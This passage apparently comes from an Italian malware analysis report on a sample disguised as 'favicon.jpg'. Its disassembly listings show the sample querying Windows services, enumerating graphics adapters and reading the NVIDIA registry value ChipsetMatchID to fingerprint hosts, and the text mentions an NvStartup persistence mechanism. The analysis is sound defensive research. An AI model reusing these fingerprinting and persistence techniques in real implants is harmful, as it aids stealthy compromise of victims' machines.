
+ Symantec SHA256 TimeStamping Signer - G3
+ Symantec SHA256 TimeStamping CA

Debugging e disassembling favicon.jpg


A seguire alcune esecuzioni all'interno della funzione *sub_642877A0* facenti riferimento alla libreria *ADVAPI32.dll*, le funzioni di apertura servizi *OpenSCManagerW* e *OpenServiceW*, nonché *QueryServiceConfigW*.









Favicon.jpg effettua l'enumerazione di valori di chiavi di registro e adapters grafici *D3DKMT*.





All'interno del registro di sistema viene salvato il valore *ChipsetMatchID*, individualizzante della scheda video.





mov [rbp+340h+var_140], sil
mov eax, [rbp+340h+var_14C]
mov [rsp+440h+var_410], eax
mov eax, [rbp+340h+var_150]
mov [rsp+440h+var_418], eax
mov eax, [rbp+340h+var_154]
mov dword ptr [rsp+440h+var_420], eax
mov r9d, [rbp+340h+var_158]
lea r8, a04x04x04x04x ; "%04X%04X%04X%04X"
mov edx, 104h
lea rcx, [rbp+340h+var_140]
call sub_6401CDE0
mov [rbp+340h+var_380], rdi
mov [rbp+340h+var_388], rsi
mov byte ptr [rbp+340h+var_398], sil
cmp [rbp+340h+var_140], sil
jnz short loc_642A18E2
mov eax, esi
jmp short loc_642A18EE
loc_642A18E2:
lea rcx, [rbp+340h+var_140]
call sub_642E3AC0
100.00% (141,1437) (734,394) 002A0CFC 00000000642A18FC: sub_642A17E0+11C (Synchronized with Hex View-1)



loc_642A0849:
mov r12d, 0Fh
mov [rsp+340h+var_2C8], r12
mov [rsp+340h+var_2D0], r14
mov byte ptr [rsp+340h+var_2E0], r14b
lea rcx, aSoftwareNvidia_4 ; "SOFTWARE\\NVIDIA Corporation\\Global\\C"...
call sub_642E3AC0
mov r8, rax
lea rdx, aSoftwareNvidia_4 ; "SOFTWARE\\NVIDIA Corporation\\Global\\C"...
lea rcx, [rsp+340h+var_2E0]
call sub_6401FA50
nop
mov [rsp+340h+var_2E8], r12
mov [rsp+340h+var_2F0], r14
mov byte ptr [rsp+340h+var_300], r14b
lea rcx, aCoprocflags ; "CoprocFlags"
call sub_642E3AC0
mov r8, rax
lea rdx, aCoprocflags ; "CoprocFlags"
lea rcx, [rsp+340h+var_300]
call sub_6401FA50
nop
lea rcx, [rsp+340h+var_2E0]
cmp [rsp+340h+var_2C8], 10h
cmovnb rcx, [rsp+340h+var_2E0]
mov r8, [rsp+340h+var_2D0]
jmp short loc_642A0
100.00% (92,1612) (771,409) 0029FC5E 00000000642A085E: sub_642A0760+FE (Synchronized with Hex View-1)


mov eax, [rbp+340h+var_154]
mov dword ptr [rsp+440h+var_420], eax
mov r9d, [rbp+340h+var_158]
lea r8, a04x04x ; "%04X%04X"
mov edx, 104h
lea rcx, [rbp+340h+var_140]
call sub_6401CDE0
mov [rbp+340h+var_380], rdi
mov [rbp+340h+var_388], rsi
mov byte ptr [rbp+340h+var_398], sil
cmp [rbp+340h+var_140], sil
jnz short loc_642A19DA
mov rax, rsi
jmp short loc_642A19E6
loc_642A19DA:
lea rcx, [rbp+340h+var_140]
call sub_642E3AC0
loc_642A19E6:
mov r8, rax
lea rdx, [rbp+340h+var_140]
100.00% (253,2973) (753,399) 002A0DA8 00000000642A19A8: sub_642A17E0+1C8 (Synchronized with Hex View-1)



loc_642A1A63:
movsx ecx, byte ptr [rdi+r12]
call sub_642EB220
mov [rdi+r13], al
inc rdi
cmp rdi, rbx
jnz short loc_642A1A63
mov edi, 0Fh
loc_642A1C2F:
lea rdx, aSoftwareNvidia_4 ; "SOFTWARE\\NVIDIA Corporation\\Global\\C"...
lea rcx, [rbp+340h+var_398]
call sub_6401EDB0
nop
lea rdx, aChipsetmatchid ; "ChipsetMatchID"
lea rcx, [rbp+340h+var_378]
call sub_6401EDB0
nop
lea rbx, [rbp+340h+var_398]
mov r14d, 10h
cmp [rbp+340h+var_380], r14
cmovnb rbx, [rbp+340h+var_398]
add rbx, [rbp+340h+var_388]
lea rdi, [rbp+340h+var_398]
100.00% (369,4096) (656,408) 002A0DA8 00000000642A19A8: sub_642A17E0+1C8 (Synchronized with Hex View-1)



loc_642A1A63:
movsx ecx, byte ptr [rdi+r12]
call sub_642EB220
mov [rdi+r13], al
inc rdi
cmp rdi, rbx
jnz short loc_642A1A63
mov edi, 0Fh
loc_642A1C2F:
lea rdx, aSoftwareNvidia_4 ; "SOFTWARE\\NVIDIA Corporation\\Global\\C"...
lea rcx, [rbp+340h+var_398]
aSoftwareNvidia_4 db 'SOFTWARE\NVIDIA Corporation\Global\CoProcManager',0
; DATA XREF: sub_642A0760+FE↑o
; sub_642A0760+10D↑o ...
call sub_6401EDB0
nop
lea rbx, [rbp+340h+var_398]
mov r14d, 10h
cmp [rbp+340h+var_380], r14
cmovnb rbx, [rbp+340h+var_398]
add rbx, [rbp+340h+var_388]
lea rdi, [rbp+340h+var_398]
100.00% (369,4096) (566,219) 002A0DA8 00000000642A19A8: sub_642A17E0+1C8 (Synchronized with Hex View-1)


```
0x64343913      add     byte [rax], al
0x64343915      add     byte [rax], al
0x64343917      add     byte [rbx + 0x68], al
;-- str.ChipsetMatchID:
0x64343918          .string "ChipsetMatchID" ; len=15
0x64343927      add     byte [rdx], bh
;-- data.64343928:
0x64343928      cmp     bl, byte [rdi]
0x6434392b      add     byte [rdi], bl
;-- data.6434392c:
0x6434392c      pop     rdi
0x6434392d      add     byte [rax], al
0x6434392f      add     byte [rsi + 0x49], al
;-- str.FILE:
0x64343930          .string "FILE" ; len=5
0x64343935      add     byte [rax], al
0x64343937      add     byte [rax + 0x52], dl
;-- str.PROFILESET:
0x64343938          .string "PROFILESET" ; len=11
0x64343943      add     byte [rax], al
0x64343945      add     byte [rax], al
0x64343947      add     byte [rbx + 0x59], dl
;-- str.SYSTEMID:
0x64343948          .string "SYSTEMID" ; len=9
0x64343951      add     byte [rax], al
0x64343953      add     byte [rcx + 0x62], cl
;-- str.Label:
0x64343954          .string "Label" ; len=6
0x6434395a      add     byte [rax], al
0x6434395c      add     byte [rax], al
0x6434395e      add     byte [rax], al
;-- str.PROFILE:
0x64343960          .string "PROFILE" ; len=8
;-- str.PROFILE_UNICODE:
```





All'interno della funzione *sub_642A1660* viene evidenziato un riferimento al ***SYSTEMID***.







sub_642F4940 proc near
sub rdx, rcx
test cl, 7
jz short loc_642F495C
loc_642F4948:
movzx eax, byte ptr [rcx]
cmp al, [rcx+rdx]
jnz short loc_642F499F
inc rcx
test al, al
jz short loc_642F499C
loc_642F499F:
sbb rax, rax
or rax, 1
retn
sub_642F4940 endp
100.00% (-85,25) (791,420) 002F3D40 00000000642F4940: sub_642F4940 (Synchronized with Hex View-1)


test cl, 7
jnz short loc_642F4948
loc_642F495C:
mov r11, 8080808080808080h
mov r10, 0FEFEFEFEFEFEFEFFh
loc_642F4970:
lea eax, [ecx+edx]
and eax, 0FFFh
cmp eax, 0FF8h
ja short loc_642F4948
mov rax, [rcx]
cmp rax, [rcx+rdx]
jnz short loc_642F4948
100.00% (-77,475) (796,415) 002F3D40 00000000642F4940: sub_642F4940 (Synchronized with Hex View-1)



Di seguito un dettaglio del codice esadecimale della DLL contenente *NvStartup* per la fisiologica persistenza.



